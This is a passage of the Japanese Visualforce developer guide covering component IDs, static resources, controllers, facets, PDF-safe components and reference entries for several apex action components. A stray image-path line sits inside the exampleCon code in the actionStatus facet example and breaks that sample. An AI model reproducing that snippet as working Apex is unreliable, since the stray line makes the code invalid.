    <!-- Works because this outputPanel has a grandparent ("theSection")
         in common with "theSectionItem" -->
    <apex:outputPanel layout="block" styleClass="clicker"
        onclick="alert('{!$Component.theSection.theSectionItem}');">
        Second click here
    </apex:outputPanel>

    <!-- Works because this outputPanel has a distant ancestor ("theForm")
         in common with "theSectionItem" -->
    <apex:outputPanel layout="block" styleClass="clicker"
```

```
                onclick="alert('
                {!$Component.theForm.thePageBlock.theSection.theSectionItem}');">
                Third click here
            </apex:outputPanel>
        </apex:pageBlockButtons>

    </apex:pageBlock>

    <!-- Works because this outputPanel is a sibling to "thePageBlock",
         and specifies the complete ID path from that sibling -->
    <apex:outputPanel layout="block" styleClass="clicker"
        onclick="alert('{!$Component.thePageBlock.theSection.theSectionItem}');">
        Fourth click here
    </apex:outputPanel>

    <hr/>

    <!-- Won't work because this outputPanel doesn't provide a path
         that includes a sibling or common ancestor -->
    <apex:outputPanel layout="block" styleClass="clicker"
        onclick="alert('{!$Component.theSection.theSectionItem}');">
        This won't work
    </apex:outputPanel>

    <!-- Won't work because this outputPanel doesn't provide a path
         that includes a sibling or common ancestor -->
    <apex:outputPanel layout="block" styleClass="clicker"
```

```
            onclick="alert('{!$Component.theSectionItem}');">

            Won't work either

        </apex:outputPanel>


    </apex:form>

</apex:page>
```

一意の ID の使用

コンポーネント `id` はページの各階層セグメント内で一意である必要があります。ただし Salesforce では、参照する必要があるすべてのコンポーネント、およびその参照に必要なコンポーネント階層の上位コンポーネントに対して、ページで一意の `id` を使用することをお勧めします。

たとえば、1 つのページに 2 つのデータテーブルがあるとします。両方のデータテーブルが同じページブロック内に指定されている場合は、両方のデータテーブルの `id` 属性が一意である必要があります。それぞれが別のページブロックに指定されている場合は、同じコンポーネント `id` を付与することができます。ただし、この場合、特定のデータテーブルを参照できる唯一の方法として、すべてのコンポーネントに `id` を割り当ててから、Visualforce で自動的に参照するのではなく、コンポーネント階層を使用してデータテーブルのコンポーネントを参照する必要があります。また、ページ階層に変更があると、プログラムが機能しません。

コンポーネント ID での反復

テーブル、リストなどの一部のコンポーネントでは、レコードのコレクションの反復をサポートしています。これらのタイプのコンポーネントに ID を割り当てると、コンポーネントの各反復に、最初の ID に基づいて一意の「複合 ID」が割り当てられます。

たとえば、次のページには `theTable` に設定された ID を含むデータテーブルがあります。

```
<apex:page standardController="Account" recordSetVar="accounts" id="thePage">

    <apex:dataTable value="{!accounts}" var="account" id="theTable">

        <apex:column id="firstColumn">

            <apex:outputText value="{!account.name}"/>

        </apex:column>

        <apex:column id="secondColumn">

            <apex:outputText value="{!account.owner.name}"/>

        </apex:column>

    </apex:dataTable>
```

```
</apex:page>
```

このページを表示すると、<apex:dataTable> コンポーネントは次の HTML になります。

```
<table id="thePage:theTable" border="0" cellpadding="0" cellspacing="0">

<colgroup span="2"/>

<tbody>

    <tr class="">

        <td id="thePage:theTable:0:firstColumn">

            <span id="thePage:theTable:0:accountName">Burlington Textiles</span>

        </td>

        <td id="thePage:theTable:0:secondColumn">

            <span id="thePage:theTable:0:accountOwner">Vforce Developer</span>

        </td>

    </tr>

    <tr class="">

        <td id="thePage:theTable:1:firstColumn">

            <span id="thePage:theTable:1:accountName">Dickenson</span>

        </td>

        <td id="thePage:theTable:1:secondColumn">

            <span id="thePage:theTable:1:accountOwner">Vforce Developer</span>

        </td>

    </tr>

</table>
```

各テーブルセルには、そのセルを含むコンポーネントの ID の値に基づいて設定される一意の ID があります。最初の行の最初のテーブルセルの ID は thePage:theTable:0:firstColumn、最初の行の 2 番目のセルの ID は thePage:theTable:0:secondColumn、2 行目の最初のセルの ID は thePage:theTable:1:firstColumn です (以下同様)。

列のすべてのエントリを参照するには、テーブルの行を反復して、列の形式に従った ID を含む各 <td> 要素を参照する必要があります。

同じタイプのIDの生成がテーブルセル内の要素に対して実行されます。たとえば、最初の行の取引先名は、IDが thePage:theTable:0:accountName である span として生成されます。IDにはそのIDがある列のIDの値は含まれません。

静的リソースのベストプラクティス

<apex:page> の action 属性を使用した静的リソースのコンテンツの表示

<apex:page> コンポーネントのaction属性を使用して、Visualforce ページから静的リソースにリダイレクトできます。この機能を使用すれば、機能豊富なカスタムヘルプをVisualforceページに追加できます。たとえば、ユーザをPDFにリダイレクトするとします。

1. PDFを customhelp という名前で静的リソースとしてアップロードします。
2. 次のページを作成します。

```
<apex:page sidebar="false" showHeader="false" standardStylesheets="false"

      action="{!URLFOR($Resource.customhelp)}">

</apex:page>
```

静的リソース参照は、URLFOR 関数でラップされています。そうしないと、ページは適切にリダイレクトされません。

このリダイレクトはPDFファイルに限りません。静的リソースのコンテンツにページをリダイレクトすることもできます。たとえば、JavaScript、画像、およびその他のマルチメディアファイルを組み合わせた多数のHTMLファイルで構成されるヘルプシステム全体を含む静的リソースを作成できます。エントリポイントが1つある限り、リダイレクトは機能します。次に例を示します。

1. ヘルプコンテンツを含むzipファイルを作成します。
2. zipファイルを customhelpsystem という名前で静的リソースとしてアップロードします。
3. 次のページを作成します。

```
<apex:page sidebar="false" showHeader="false" standardStylesheets="false"

      action="{!URLFOR($Resource.customhelpsystem, 'index.htm')}">

</apex:page>
```

ユーザがページにアクセスすると、静的リソースの index.htm ファイルが表示されます。

関連トピック:

静的リソースの使用

コントローラおよびコントローラ拡張のためのベストプラクティス

コントローラでの共有ルールの適用

他の Apex クラスと同様に、カスタムコントローラおよびコントローラ拡張はシステムモードで実行されます。

通常、コントローラまたはコントローラ拡張ではユーザの組織の共有設定、ロール階層および共有ルールを遵守する必要があります。これは、クラス定義で `with sharing` キーワードを使用することにより実行できます。詳細は、『*Force.com Apex コード開発者ガイド*』の「`with sharing` または `without sharing` キーワードの使用」を参照してください。

> メモ: コントローラ拡張が標準コントローラを拡張する場合、標準コントローラのロジックはシステムモードで実行されません。代わりに、ユーザモードで実行されます。このモードでは現在のユーザの権限、項目レベルのセキュリティ、共有ルールが適用されます。

コントローラのコンストラクタを setter メソッドの前に評価

コンストラクタの前に評価される setter メソッドには依存しないでください。たとえば、次のコンポーネントでは、コンポーネントのコントローラがコンストラクタメソッドの前にコールされる `selectedValue` の setter に依存しています。

```
<apex:component controller="CustCmpCtrl">

      <apex:attribute name="value" description=""

                      type="String" required="true"

                      assignTo="{!selectedValue}">

      </apex:attribute>

      //...

      //...

</apex:component>
```

```
public class CustCmpCtrl {



      // Constructor method

      public CustCmpCtrl() {

            if (selectedValue != null) {

                EditMode = true;

            }
```

```
        }


        private Boolean EditMode = false;


        // Setter method
        public String selectedValue { get;set; }
}
```

コンストラクタが setter の前にコールされるため、コンストラクタがコールされると `selectedValue` は常に null になります。このため、`EditMode` が true に設定されることはありません。

メソッドは複数回評価される場合がある (副次的影響を使用しない)

controller、action 属性および式のメソッドを含むメソッドは複数回コールできます。コントローラまたはコントローラ拡張でカスタムメソッドを作成するときの評価の順序または副次的影響には依存しないでください。

コンポーネント facet の使用のためのベストプラクティス

facet は、コンポーネントに示されるデータに関するコンテキスト情報を提供する、Visualforce コンポーネント内の 1 つの領域のコンテンツで構成されます。たとえば、`<apex:dataTable>` はテーブルのヘッダー、フッター、キャプションの facet をサポートしますが、`<apex:column>` は列のヘッダーまたはフッターの facet のみをサポートします。`<apex:facet>` コンポーネントを使用すると、Visualforce コンポーネントのデフォルトの facet を独自のコンテンツで上書きできます。facet の開始タグと終了タグ内で使用できるのは 1 つの子のみです。

メモ: すべてのコンポーネントが facet をサポートしているわけではありません。facet をサポートしているコンポーネントは「標準のコンポーネントの参照」に記載されています。

`<apex:facet>` を定義すると、必ず他の Visualforce コンポーネントの子として使用されます。facet の `name` 属性では親コンポーネントが上書きされる領域を特定します。

例: `<apex:dataTable>` での facet の使用

次のマークアップでは、`<apex:dataTable>` コンポーネントを `<apex:facet>` を使用して変更できる方法を示します。

```
<apex:page standardController="Account">

    <apex:pageBlock>

        <apex:dataTable value="{!account}" var="a">

            <apex:facet name="caption"><h1>This is
```

```
            {!account.name}</h1></apex:facet>
          <apex:facet name="footer"><p>Information
            Accurate as of {!NOW()}</p></apex:facet>
          <apex:column>
              <apex:facet name="header">Name</apex:facet>
              <apex:outputText value="{!a.name}"/>
          </apex:column>

          <apex:column>
              <apex:facet
            name="header">Owner</apex:facet>
              <apex:outputText value="{!a.owner.name}"/>
          </apex:column>
        </apex:dataTable>
    </apex:pageBlock>
</apex:page>
```

メモ: このページで取引先データを表示するには、有効な取引先レコードの ID をページの URL のクエリパラメータとして指定する必要があります。次に例を示します。

```
https://Salesforce_instance/apex/facet?id=001D000000IRosz
```

ページは次のように表示されます。

facet による <apex:dataTable> の拡張

<apex:actionStatus> での facet の使用

facet を使用できる他のコンポーネントは <apex:actionStatus> です。<apex:actionStatus> コンポーネントを拡張することにより、ページが更新されるたびにインジケータを表示できます。たとえば、次のマークアップを使用して進行状況ホイールを定義できます。

```
<apex:page controller="exampleCon">

    <apex:form >

        <apex:outputText value="Watch this counter: {!count}" id="counter"/>

        <apex:actionStatus id="counterStatus">

            <apex:facet name="start">

                 <img src="{!$Resource.spin}"/> <!-- A previously defined image -->

            </apex:facet>

        </apex:actionStatus>

        <apex:actionPoller action="{!incrementCounter}" rerender="counter"

            status="counterStatus" interval="7"/>

    </apex:form>

</apex:page>
```

関連付けられているコントローラは次のようにカウンタを更新します。

```
public class exampleCon {

    Integer count = 0;



    public PageReference incrementCounter() {

            count++;


            return null;

    }



    public Integer getCount() {

        return count;

    }
```

```
}
```

ページは次のように表示されます。

facet による <apex:actionStatus> の拡張



関連トピック:

静的リソースの使用

ページブロックコンポーネントのベストプラクティス

<apex:pageBlockSectionItem> への複数の子コンポーネントの追加

<apex:pageBlockSectionItem> コンポーネントに含めることができる子コンポーネントは最大でも 2 つだけです。ただし、子コンポーネントを 3 つ以上追加する必要がある場合があります。たとえば、<apex:outputLabel> の前にアスタリスクを追加し、さらに関連付けられている入力テキスト項目を表示する必要がある場合などです。これを実行するには、次のように <apex:outputPanel> コンポーネントでアスタリスクおよび出力ラベルをラップします。

メモ: このページで取引先データを表示するには、有効な取引先レコードの ID をページの URL のクエリパラメータとして指定する必要があります。次に例を示します。

```
https://Salesforce_instance/apex/myPage?id=001D000000IRosz
```

```
<!-- Page: -->

<apex:page standardController="Account">

    <apex:form >

        <apex:pageBlock title="My Content" mode="edit">

            <apex:pageBlockSection title="My Content Section" columns="2">

                <apex:pageBlockSectionItem >

                    <apex:outputPanel>

                        <apex:outputText>*</apex:outputText>

                        <apex:outputLabel value="Account Name" for="account__name"/>

                    </apex:outputPanel>

                    <apex:inputText value="{!account.name}" id="account__name"/>

                </apex:pageBlockSectionItem>
```

```
            </apex:pageBlockSection>
        </apex:pageBlock>
    </apex:form>
</apex:page>
```

PDF を表示するためのベストプラクティス

Visualforce ページを PDF として表示すると Salesforce 組織の情報を簡単に共有できます。「PDF 形式での Visualforce ページの表示」 (ページ 79)に記載されているガイドラインの他に、次の概念を確認する必要があります。

PDF の表示パフォーマンス

Visualforce ページを PDF として表示する際のパフォーマンスを向上させるには、`$Resource` グローバル変数を使用して静的画像およびスタイルシートリソースを参照します。

警告: リモートサーバの静的リソースを参照すると、PDF として Visualforce ページを表示するのにさらに時間がかかります。リモートサーバは、[設定] の [セキュリティのコントロール] > [リモートサイトの設定] で、許可されたリモートサイトリストに追加する必要があります。Visualforce を使用して Apex トリガで PDF を表示する場合、リモートリソースを参照することはできません。参照すると例外が発生します。

PDF でのコンポーネントの動作

次のセクションに、PDF でいつでも使用できるコンポーネント、機能しない場合があるコンポーネント、使用できないコンポーネントのリストを示します。通常、次のコンポーネントを使用しません。

- アクションの実行を JavaScript に依存するコンポーネント
- Salesforce スタイルシートに依存するコンポーネント

Visualforce ページがこれらのカテゴリの 1 つに該当するかどうかを確認するには、ページの任意の場所を右クリックして HTML ソースを参照します。JavaScript (`.js`) を参照する `<script>` タグまたはスタイルシート (`.css`) を参照する `<link>` タグがある場合、生成された PDF が期待どおりに表示されることをテストする必要があります。

PDF で安全に使用できるコンポーネント

- `<apex:composition>` (ページに PDF で安全に使用できるコンポーネントが含まれる場合に限る)
- `<apex:dataList>`
- `<apex:define>`
- `<apex:facet>`
- `<apex:include>` (ページに PDF で安全に使用できるコンポーネントが含まれる場合に限る)
- `<apex:insert>`
- `<apex:image>`

- <apex:outputLabel>
- <apex:outputLink>
- <apex:outputPanel>
- <apex:outputText>
- <apex:page>
- <apex:panelGrid>
- <apex:panelGroup>
- <apex:param>
- <apex:repeat>
- <apex:stylesheet> (URL が Salesforce スタイルシートを直接参照しない場合に限る)
- <apex:variable>

PDF での使用に注意が必要なコンポーネント

- <apex:attribute>
- <apex:column>
- <apex:component>
- <apex:componentBody>
- <apex:dataTable>

PDF で安全に使用できないコンポーネント

- <apex:actionFunction>
- <apex:actionPoller>
- <apex:actionRegion>
- <apex:actionStatus>
- <apex:actionSupport>
- <apex:commandButton>
- <apex:commandLink>
- <apex:detail>
- <apex:enhancedList>
- <apex:flash>
- <apex:form>
- <apex:iframe>
- <apex:includeScript>
- <apex:inputCheckbox>
- <apex:inputField>
- <apex:inputFile>
- <apex:inputHidden>
- <apex:inputSecret>
- <apex:inputText>
- <apex:inputTextarea>
- <apex:listViews>

- <apex:message>
- <apex:messages>
- <apex:outputField>
- <apex:pageBlock>
- <apex:pageBlockButtons>
- <apex:pageBlockSection>
- <apex:pageBlockSectionItem>
- <apex:pageBlockTable>
- <apex:pageMessage>
- <apex:pageMessages>
- <apex:panelBar>
- <apex:panelBarItem>
- <apex:relatedList>
- <apex:scontrol>
- <apex:sectionHeader>
- <apex:selectCheckboxes>
- <apex:selectList>
- <apex:selectOption>
- <apex:selectOptions>
- <apex:selectRadio>
- <apex:tab>
- <apex:tabPanel>
- <apex:toolbar>
- <apex:toolbarGroup>

関連トピック:

PDF 形式での Visualforce ページの表示

Visualforce PDF 表示の考慮事項および制限

<apex:panelbar> のベストプラクティス

子 <apex:panelBarItem> コンポーネントのコレクションの <apex:panelBar> コンポーネントへの追加

<apex:panelBar> コンポーネントに含めることができるのは、<apex:panelBarItem> の子コンポーネントのみです。ただし、子コンポーネントのコレクションを追加する必要がある場合があります。たとえば、取引先に関連付けられている取引先責任者ごとに項目を追加する必要がある場合などです。これを実行するには、次のように <apex:repeat> コンポーネントで <apex:panelBarItem> をラップします。

メモ: このページで取引先データを表示するには、有効な取引先レコードの ID をページの URL のクエリパラメータとして指定する必要があります。例:
https://*Salesforce_instance*/apex/myPage?id=001D000000IRosz

```
<apex:page standardController="account">

  <apex:panelBar >

    <apex:repeat value="{!account.contacts}" var="c">

      <apex:panelBarItem label="{!c.firstname}">one</apex:panelBarItem>

    </apex:repeat>

  </apex:panelBar>

</apex:page>
```

第 23 章　標準のコンポーネントの参照

標準の Visualforce コンポーネントの完全なリストにはこのガイドの目次からアクセスできます。

analytics:reportChart

このコンポーネントは、Salesforce レポートグラフを Visualforce ページに追加するために使用します。グラフデータを絞り込んで特定の結果を表示できます。このコンポーネントは、API バージョン 29.0 以降で使用できます。

レポートグラフを追加する前に、Salesforce アプリケーションのソースレポートにグラフがあることを確認します。

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
body	Component[]	コンポーネントのボディ。マークアップでは、これはタグのボディに含まれるすべてを指します。		29.0	global
cacheAge	long	埋め込まれたグラフがデータをキャッシュできるミリ秒単位の時間の長さ (例: 24 時間 = 86,400,000 ミリ秒)。時間は最長で 24 時間です。		29.0	global
cacheResults	Boolean	グラフを表示するときにキャッシュデータを使用するかどうかを示す boolean。属性が true に設定されている場合、データは 24 時間キャッシュされますが、時間の長さは cacheAge 属性を使用して変更できます。属性が false に設定されている場合、ページが更新されるたびにレポートが実行されます。		29.0	global
developerName	String	レポートの一意の開発者名。レポートビルダーのレポートプロパティからレポートの開発者名を取得できます。この属性は reportId の代わりに使用できます。reportId が設定されている場合はこれを含めることはできません (反対の場合も同様)。2 つのいずれかは必要です。		29.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス

filter	String	すでにレポートに含まれている項目の絞り込みに加え、項目でレポートグラフを絞り込んで特定のデータを取得します。レポートに設定できる項目の検索条件は最大 20 個です。条件には、JSON 形式の文字列で次の属性があります。
		• **column:** 絞り込み対象にする項目の API 名。
		• **operator:** 絞り込みに使用する条件の API 名。たとえば、「次の文字列と一致しない」で絞り込むには、API 名「notEqual」を使用します。
		• **value:** 検索条件。
		次に例を示します。
		`[{column:'STAGE_NAME',operator:'equals',value:'Prospecting'},{column:'EXP_AMOUNT',operator:'greaterThan',value:'75000'}].`
		項目と演算子の API 名を取得するには、次の例のように分析 REST API または分析 Apex ライブラリを介して describe 要求を行います。
		分析 API
		/services/data/v29.0/analytics/reports/00OD0000001ZbNHMA0/describe
		分析 Apex ライブラリ
		1. 最初に、describe 要求からレポートメタデータを取得します。
		`Reports.ReportManager.describeReport(00OD0000001ZbNHMA0)`
		2. 続いて、次のメソッドを使用して、項目のデータ型に基づいて演算子を取得します。
		`Reports.ReportManager.getDatatypeFilterOperatorMap()`
				29.0	global

hideOnError	Boolean	この属性は、エラーのあるグラフをユーザに表示するかどうかを制御するために使用します。エラーがあり、この属性が設定されていない場合、グラフにはエラー以外のデータは表示されません。 エラーはさまざまな理由で発生します。たとえば、グラフで使用する項目へのアクセス権がユーザにない場合や、グラフがレポートから削除された場合などがあります。		29.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
		ページでグラフを非表示にするには、この属性を true に設定します。			
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		14.0	global
reportId	String	レポートの一意の ID。レポートの ID は、Salesforce のレポート URL から取得したり、API で要求したりできます。		29.0	global
showRefreshButton	Boolean	更新ボタンをグラフに追加するかどうかを示す boolean。		29.0	global
size	String	次のいずれかの値でグラフのサイズを指定します。 • **tiny** • **small** • **medium** • **large** • **huge** 指定されていない場合、グラフのサイズは medium になります。		29.0	global

apex:actionFunction

AJAX 要求を使用したコントローラの action メソッドを JavaScript コードから直接呼び出すことをサポートするコンポーネントです。<apex:actionFunction> コンポーネントは <apex:form> コンポーネントの子である必要があります。

コントローラの action メソッドの他の Visualforce コンポーネントからの呼び出しのみをサポートする <apex:actionSupport> とは異なり、<apex:actionFunction> では JavaScript コードのブロック内からコールできる新しい JavaScript 関数を定義します。

注意: API バージョン 23 以降、<apex:pageBlockTable>、<apex:repeat> などの反復コンポーネント内に <apex:actionFunction> を配置できなくなりました。<apex:actionFunction> は反復コンポーネントの後に配置し、反復内には、それをコールする通常の JavaScript 関数を置きます。

例

```
<!-- Page: -->
```

```
<apex:page controller="exampleCon">

    <apex:form>

        <!-- Define the JavaScript function sayHello-->

        <apex:actionFunction name="sayHello" action="{!sayHello}" rerender="out"
status="myStatus"/>

    </apex:form>



    <apex:outputPanel id="out">

    <apex:outputText value="Hello "/>

    <apex:actionStatus startText="requesting..." id="myStatus">

        <apex:facet name="stop">{!username}</apex:facet>

    </apex:actionStatus>

    </apex:outputPanel>



    <!-- Call the sayHello JavaScript function using a script element-->

    <script>window.setTimeout(sayHello,2000)</script>



    <p><apex:outputText value="Clicked? {!state}" id="showstate" /></p>



    <!-- Add the onclick event listener to a panel. When clicked, the panel triggers

    the methodOneInJavascript actionFunction with a param -->

    <apex:outputPanel onclick="methodOneInJavascript('Yes!')" styleClass="btn">

        Click Me

    </apex:outputPanel>

    <apex:form>



    <apex:actionFunction action="{!methodOne}" name="methodOneInJavascript"
rerender="showstate">
```

```
        <apex:param name="firstParam" assignTo="{!state}" value="" />
    </apex:actionFunction>
    </apex:form>
</apex:page>


/*** Controller ***/
public class exampleCon {
    String uname;


    public String getUsername() {
        return uname;
    }


    public PageReference sayHello() {
        uname = UserInfo.getName();
        return null;
    }


    public void setState(String n) {
        state = n;
    }


    public String getState() {
        return state;
    }


    public PageReference methodOne() {
```

```
        return null;

    }


    private String state = 'no';

}
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
action	ApexPages.Action	ページマークアップの他の場所で DOM イベントによって actionFunction がコールされるときに呼び出される action メソッド。このメソッドを参照するには、差し込み項目の構文を使用します。たとえば、action="{!save}" ではコントローラの save メソッドを参照します。アクションが指定されていない場合、ページは単に更新されます。		12.0	global
focus	String	AJAX 要求の完了後にフォーカスされるコンポーネントの ID。		12.0	global
id	String	ページの他のコンポーネントが actionFunction コンポーネントを参照できるようにする識別子。		12.0	global
immediate	Boolean	ページの項目に関連付けられている入力規則を処理することなく、このコンポーネントに関連付けられているアクションをすぐに実行するかどうかを指定する boolean 値。true に設定すると、アクションがすぐに実行され、入力規則はスキップされます。指定されていない場合、この値はデフォルトの false に設定されます。		12.0	global
name	String	ページマークアップの他の場所で呼び出された場合の JavaScript 関数の名前。action 属性で指定されているメソッドを実行します。action メソッドが完了すると、reRender 属性で指定されるコンポーネントが更新されます。	はい	12.0	global
namespace	String	生成された JavaScript 関数のために使用される名前空間。namespace 属性は、単純な string 型で、文字で始まり、文字、数値、またはアンダースコア (_) 文字のみで構成される必要があります。たと		12.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
		えば、「MyOrg」および「Your_App_Name_v2」は、名前空間としてサポートされます。この属性が設定されていない場合、名前空間は <apex:actionFunction> によって生成された JavaScript関数に追加されず、既存の動作のままになります。			
onbeforedomupdate	String	onbeforedomupdate イベントの発生時 (AJAX 要求が処理されたとき、ただし、ブラウザの DOM が更新される前) に呼び出される JavaScript。		12.0	global
oncomplete	String	AJAX更新要求の結果がクライアントで完了したときに呼び出される JavaScript。		12.0	global
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		12.0	global
reRender	Object	action メソッドの結果がクライアントに返されるときに再作成される 1 つ以上のコンポーネントの ID。この値には、単一の ID、ID のカンマ区切りのリスト、または ID のリストまたはコレクションの差し込み項目の式を使用できます。		12.0	global
status	String	AJAX更新要求の状況を表示する関連付けられているコンポーネントの ID。「actionStatus コンポーネント」を参照してください。		12.0	global
timeout	Integer	AJAX 更新要求がタイムアウトするまでの時間 (ミリ秒)。		12.0	global

apex:actionPoller

指定した間隔に従って AJAX 要求をサーバに送信するタイマーです。各要求により、ページの全体または一部を更新できます。

<apex:actionPoller> は作用するリージョン内にある必要があります。たとえば、<apex:actionRegion> と <apex:actionPoller> を併用するには、<apex:actionPoller> が <apex:actionRegion> 内にある必要があります。

<apex:actionPoller> を使用するときの考慮事項

- <apex:actionPoller> で使用する action メソッドを軽量にする。これは、<apex:actionPoller> からコールされる action メソッドで、DML の実行、外部サービスコール、およびリソースを大量に消費する他の操作を回避するためのベストプラクティスです。指定した間隔で <apex:actionPoller> から繰り返し

コールされるactionメソッドの影響を考慮します。特に、広範囲にわたって配布されたり、長期間開いたままになったりするページで使用する場合には注意が必要です。

- <apex:actionPoller> では、ログインセッションをアクティブに保持しながら接続が定期的に更新されます。<apex:actionPoller> が存在するページは、非アクティブであるという理由でタイムアウトになることはありません。
- 他のアクションの結果として再表示される場合は、<apex:actionPoller> 自体がリセットされます。
- このコンポーネントは拡張リストとは併用しないでください。

例

```
<!--  Page -->


<apex:page controller="exampleCon">

    <apex:form>

        <apex:outputText value="Watch this counter: {!count}" id="counter"/>

       <apex:actionPoller action="{!incrementCounter}" reRender="counter" interval="15"/>


    </apex:form>

</apex:page>




/***  Controller: ***/


public class exampleCon {

    Integer count = 0;


    public PageReference incrementCounter() {

        count++;

        return null;

    }
```

```
    public Integer getCount() {
        return count;
    }
}
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
action	ApexPages.Action	コンポーネントからの定期的な AJAX 更新要求によって呼び出される action メソッド。このメソッドを参照するには、差し込み項目の構文を使用します。たとえば、action="{!incrementCounter}" ではコントローラの incrementCounter() メソッドを参照します。アクションが指定されていない場合、ページは単に更新されます。		10.0	global
enabled	Boolean	ポーラーが有効であるかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		10.0	global
id	String	ページの他のコンポーネントがコンポーネントを参照できるようにする識別子。		10.0	global
interval	Integer	AJAX 更新要求間の秒単位の期間。この値は 5 秒以上である必要があります。指定されていない場合、デフォルトは 60 秒です。この期間は更新要求間のみの間隔です。更新要求がサーバに送信されると、この要求はキューに入り、クライアントでの処理と表示にさらに時間がかかる可能性があります。		10.0	global
oncomplete	String	AJAX 更新要求の結果がクライアントで完了したときに呼び出される JavaScript。		10.0	global
onsubmit	String	AJAX 更新要求がサーバに送信される前に呼び出される JavaScript。		10.0	global
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		10.0	global
reRender	Object	AJAX 更新要求の結果がクライアントに返されるときに再作成される 1 つ以上のコンポーネントの		10.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
		ID。この値には、単一の ID、ID のカンマ区切りのリスト、または ID のリストまたはコレクションの差し込み項目の式を使用できます。			
status	String	AJAX 更新要求の状況を表示する関連付けられているコンポーネントの ID。「actionStatus コンポーネント」を参照してください。		10.0	global
timeout	Integer	AJAX 更新要求がタイムアウトするまでの時間 (ミリ秒)。		10.0	global

apex:actionRegion

AJAX 要求の生成時に Force.com サーバが処理する必要のあるコンポーネントを区切る Visualforce ページの領域です。<apex:actionRegion> の本文のコンポーネントのみがサーバによって処理されるため、ページのパフォーマンスが向上します。

<apex:actionRegion> コンポーネントは要求時にサーバが処理するコンポーネントのみを定義します。要求が完了したときに再表示されるページの領域は定義しません。動作を制御するには、<apex:actionSupport>、<apex:actionPoller>、<apex:commandButton>、<apex:commandLink>、<apex:tab>、または <apex:tabPanel> コンポーネントの rerender 属性を使用します。

「transient キーワードの使用」 も参照してください。

```
<!-- For this example to render properly, you must associate the Visualforce page

with a valid opportunity record in the URL.

For example, if 001D000000IRt53 is the opportunity ID, the resulting URL should be:

https://Salesforce_instance/apex/myPage?id=001D000000IRt53

See the Visualforce Developer's Guide Quick Start Tutorial for more information. -->


<apex:page standardController="Opportunity">

  <apex:form >

    <apex:pageBlock title="Edit Opportunity" id="thePageBlock" mode="edit">


      <apex:pageBlockButtons >
```

```
    <apex:commandButton value="Save" action="{!save}"/>
    <apex:commandButton value="Cancel" action="{!cancel}"/>
  </apex:pageBlockButtons>

<apex:pageBlockSection columns="1">
  <apex:inputField value="{!opportunity.name}"/>
  <apex:pageBlockSectionItem>
  <apex:outputLabel value="{!$ObjectType.opportunity.fields.stageName.label}"
                    for="stage"/>
  <!--
       Without the actionregion, selecting a stage from the picklist would cause
       a validation error if you hadn't already entered data in the required name
       and close date fields.  It would also update the timestamp.
  -->
  <apex:actionRegion>
    <apex:inputField value="{!opportunity.stageName}" id="stage">
      <apex:actionSupport event="onchange" rerender="thePageBlock"
                          status="status"/>
    </apex:inputField>
    </apex:actionRegion>
  </apex:pageBlockSectionItem>
    <apex:inputfield value="{!opportunity.closedate}"/>
    {!text(now())}
    </apex:pageBlockSection>

  </apex:pageBlock>
</apex:form>
```

```
</apex:page>
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
id	String	ページの他のコンポーネントがコンポーネントを参照できるようにする識別子。		10.0	global
immediate	Boolean	ページの項目に関連付けられている入力規則を処理することなく、このコンポーネントに関連付けられているアクションをすぐに実行するかどうかを指定する boolean 値。true に設定すると、アクションがすぐに実行され、入力規則はスキップされます。指定されていない場合、この値はデフォルトの false に設定されます。		11.0	global
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		10.0	global
renderRegionOnly	Boolean	actionRegion の処理時に actionRegion 外で AJAX が呼び出す動作を無効にするかどうかを指定する boolean 値。true に設定すると、actionRegion 外にあるコンポーネントは AJAX レスポンスには含まれません。false に設定すると、ページのすべてのコンポーネントがレスポンスに含まれます。指定されていない場合、この値はデフォルトの true に設定されます。		10.0	global

apex:actionStatus

AJAX 更新要求の状況を表示するコンポーネントです。AJAX 要求の状況は進行中または完了のいずれかです。

例

```
<!--  Page: -->


<apex:page controller="exampleCon">
```

```
    <apex:form>
        <apex:outputText value="Watch this counter: {!count}" id="counter"/>
        <apex:actionStatus startText=" (incrementing...)"
            stopText=" (done)" id="counterStatus"/>
        <apex:actionPoller action="{!incrementCounter}" rerender="counter"
            status="counterStatus" interval="15"/>
    </apex:form>
</apex:page>


/*** Controller: ***/


public class exampleCon {
    Integer count = 0;


    public PageReference incrementCounter() {
            count++;
            return null;
    }


    public Integer getCount() {
        return count;
    }
}
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
dir	String	生成されたHTMLコンポーネントの読み取り方向。使用可能な値には「RTL」(右から左)または「LTR」(左から右) があります。		10.0	global
for	String	状況インジケータが状況を表示している actionRegion コンポーネントの ID。		10.0	global
id	String	ページの他のコンポーネントが actionStatus コンポーネントを参照できるようにする識別子。		10.0	global
lang	String	「en」または「en-US」など、生成された HTML 出力の基本言語。この属性についての詳細は、W3C 仕様を参照してください。		10.0	global
layout	String	actionStatus コンポーネントをページに表示する方法。使用可能な値には、div HTML 要素にコンポーネントを埋め込む「block」または span HTML 要素にコンポーネントを埋め込む「inline」があります。指定されていない場合、この値はデフォルトの「inline」に設定されます。		10.0	global
onclick	String	onclick イベントが発生した場合(このコンポーネントをクリックした場合)に呼び出される JavaScript。		10.0	global
ondblclick	String	ondblclick イベントが発生した場合 (このコンポーネントをダブルクリックした場合) に呼び出される JavaScript。		10.0	global
onkeydown	String	onkeydown イベントが発生した場合 (ユーザがキーボードのキーを押した場合) に呼び出される JavaScript。		10.0	global
onkeypress	String	onkeypress イベントが発生した場合 (ユーザがキーボードのキーを押したか、押したままにした場合) に呼び出される JavaScript。		10.0	global
